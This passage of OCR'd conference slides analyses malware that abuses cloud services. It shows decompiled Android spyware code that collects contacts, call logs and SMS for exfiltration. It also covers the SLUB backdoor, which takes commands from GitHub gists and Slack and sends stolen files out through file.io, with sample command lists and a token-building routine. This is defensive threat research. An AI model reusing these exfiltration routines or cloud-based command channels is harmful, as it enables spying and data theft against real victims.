  new Timer().schedule(new SenderGeneral.1(this), 0L, 86400000L);
}
```

- Code for exfiltration all system information

```
private void sendAllData()
{
  try
  {
    sendSplitData(this.systemInfoLister.getSystemInfo(), "SystemInfo");
    sendSplitData(this.contactLister.getContact(), "Contact");
    sendSplitData(this.appLister.getSmartInstalledApp(), "InstalledApp");
    sendSplitData(this.callLogLister.getSmartCallLog(), "CallLog");
    sendSplitData(this.smsLister.getSmartSms(), "SMS");
    return;
  }
```

MuddyWater – Telegram

- Metadata of the Telegram account




```
{
    'status': u 'creator',
    'until_date': None,
    'user': {
        'username': u 'To      u',
        'first_name': u 'S',
        'is_bot': False,
        'id': 56      19,
        'language_code': u 'fa'
    }
}
```

SLUB

Country of interest

SLUB v1


slack
file.io
HTTPS request
Send results
HTTPS request
Send stolen files
HTTPS request
Check for commands

SLUB v1

- Malware delivered via waterholing of websites related to North Korea
- Read gist snippet for commands to execute
- ^ and $ encapsulate active commands

gistfile1.txt

```
1  exec,tasklist
2  ^capture$
3  drive,list
4  file,list,C:\ProgramData\update\
```

SLUB v1/v2

- Hardcoded Slack token

```
v14 = strcat((int)&unk_101F1C58, "Authorization: Bearer ");
v15 = strcat(v14, "xo");
v16 = strcat(v15, "x");
v17 = strcat(v16, "p-6");
v18 = strcat(v17, "[redacted]");
v19 = strcat(v18, "[redacted]");
v20 = strcat(v19, "[redacted]");
v21 = strcat(v20, "[redacted]");
v22 = strcat(v21, "[redacted]");
v23 = strcat(v22, "847e");
strcat(v23, "2e5a");
```

- Slack token's o-auth scopes


x-oauth-scopes identify,read,post,client,apps,admin

SLUB v1/v2

- Exfiltration via file.io, link sent to Slack

```
        }, {
            u 'username': u 'Slack API Tester',
            u 'text': u '*ADMIN-PC:Admin*
```` ```C:\\Users\\Admin\\AppData\\Roaming\\Skype\\DataRv\\offline-storage-ecs.data : <https://file.io/T[illegible]B>``` ````,
```
```
            u 'ts': u '1551251955.010200',
            u 'subtype': u 'bot_message',
            u 'type': u 'message',
            u 'bot_id': u 'BGAPRC540'
        }, {
```


Simply upload a file, share the link, and after it is downloaded, the file is completely deleted. For added security, set an expiration on the file and it is deleted within a certain amount of time, even if it was never downloaded.


```

SLUB v2


- Newer version from July 2019
  - GitHub is not used anymore
  - Operator creates a Slack workspace
  - A separate channel named <user_name>-<pc_name> is created in the workspace for each infected machine
  - Commands to execute sent via messages pinned to a victim-specific channel
  - Victim machine reads pinned messages from its dedicated channel, parses the message, and executes the requested command

SLUB v2


file.io
Pen.io
HTTPS request
Send stolen files
HTTP request
Check for new Slack token
HTTPS request
Check commands and send results
slack

SLUB v2

- Configuration update
- New token between HELLO^, WHAT^ and !!! tokens



SLUB v1

- Gist revisions show activation of specific commands

6 gistfile1.txt

```
...  ...  @@ -3,7 +3,9 @@ capture
3    3      drive,list
4    4      file,list,C:\ProgramData\update\
5    5      reg,read,HKEY_CURRENT_USER,SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
6           - ^file,list,C:\Program Files (x86)\Plusboard_enter\db$
     6      + file,list,C:\Program Files (x86)\Plusboard_enter\db
7    7      exec,copy C:\Users\USER\Desktop\*.hwp C:\Users\USER\oo
8    8      exec,systeminfo
9           - ^file,upload,C:\Program Files (x86)\Plusboard_enter\_z20190204123541_a.txt$
     9      + file,upload,C:\Program Files (x86)\Plusboard_enter\_z20190204123541_a.txt
     10     + ^file,upload,C:\Program Files (x86)\Plusboard_enter\db\Comp_DB.mdb$
     11     + ^file,upload,C:\Program Files (x86)\Plusboard_enter\db\data.mdb$
```

SLUB v1/v2

- Using Slack API in Python

```
import os
from slackclient import SlackClient

slack_token = 'xoxp-643                -645          79-64          3
sc = SlackClient(slack_token)

print sc.api_call("users.list")

print sc.api_call("team.info", team="TJX          C")

print sc.api_call("channels.list")

print sc.api_call("channels.info",channel="CGA          S")

print sc.api_call("channels.history", channel="CL          4E")
```

SLUB v2

- File & exec operations


```
true, "messages": [{
  "client_msg_id": "0091f1a2-d912-4578-b0
  "type": "message",
  "text": "file,list,C:\\ProgramData",
  "user": "UH
  "ts": "1560257808.000700",
  "team": "TH
  "pinned_to": ["CK
  "pinned_info": {

"client_msg_id": "478a8205-aa78-4f35-k
"type": "message",
"text": "exec,dir C:\\Users\\owner\\Desktop"
"user": "UH
"ts": "1559633076.000200",
"team": "THK
"pinned_to": ["CK7
```

SLUB v1/v2

- Screenshot upload


```
        "original_w": 1920,
        "original_h": 1080,
        "permalink": "https:\/\/sales      .slack.com\/files\/U      RV\/FL      DK\/user-pc_user_2019-07-11.02_18_52.jpg",
        "permalink_public": "https:\/\/slack-files.com\/TJX      -FL      -dcf      ",
        "is_starred": false,
        "has_rich_preview": false
    }
],
"upload": true,
```


- Screenshot download (using API key and path to the file)

```
wget --no-check-certificate -d --header="Authorization: Bearer
xoxp-64      6-64      87-64      46-8741      e5a"
https://files.slack.com/files-pri/T      C-FK      X/windows-v      p_administrator_2019-07-11.00_35_06.jpg -O
"WINDOWS-V      P Administrator 2019-07-11.00_35_06.jpg"
```

RSAConference2020 APJ

A Virtual Learning Experience

Conclusion

Conclusion

- Abusing cloud service providers is a worldwide trend
- Such services can be used for different purposes:
  - To store a reference used by the malware (C&C …)
  - To store the stolen data
  - To store all the commands and data
- This behavior brings benefits not only to the attackers, but also to the defenders, and without the need to “hack back” ☺

Take away

- Cloud service traffic is SSL encrypted
- IP/DNS blacklisting will limit the legitimate use of cloud services
- Harder to distinguish between malicious and legitimate traffic
- No takedowns, no sinknoling

- Monitoring the attackers, not victims
- History and version control, statistics

References

- Patchwork: https://blog.trendmicro.com/trendlabs-security-intelligence/untangling-the-patchwork-cyberespionage-group/
- Confucius: https://blog.trendmicro.com/trendlabs-security-intelligence/deciphering-confucius-cyberespionage-operations/
- MuddyWater: https://blog.trendmicro.com/trendlabs-security-intelligence/new-powershell-based-backdoor-found-in-turkey-strikingly-similar-to-muddywater-tools/
- https://blog.trendmicro.com/trendlabs-security-intelligence/muddywater-resurfaces-uses-multi-stage-backdoor-powerstats-v3-and-new-post-exploitation-tools/
- Slub v1: https://blog.trendmicro.com/trendlabs-security-intelligence/new-slub-backdoor-uses-github-communicates-via-slack/
- Slub v2: https://blog.trendmicro.com/trendlabs-security-intelligence/slub-gets-rid-of-github-intensifies-slack-use/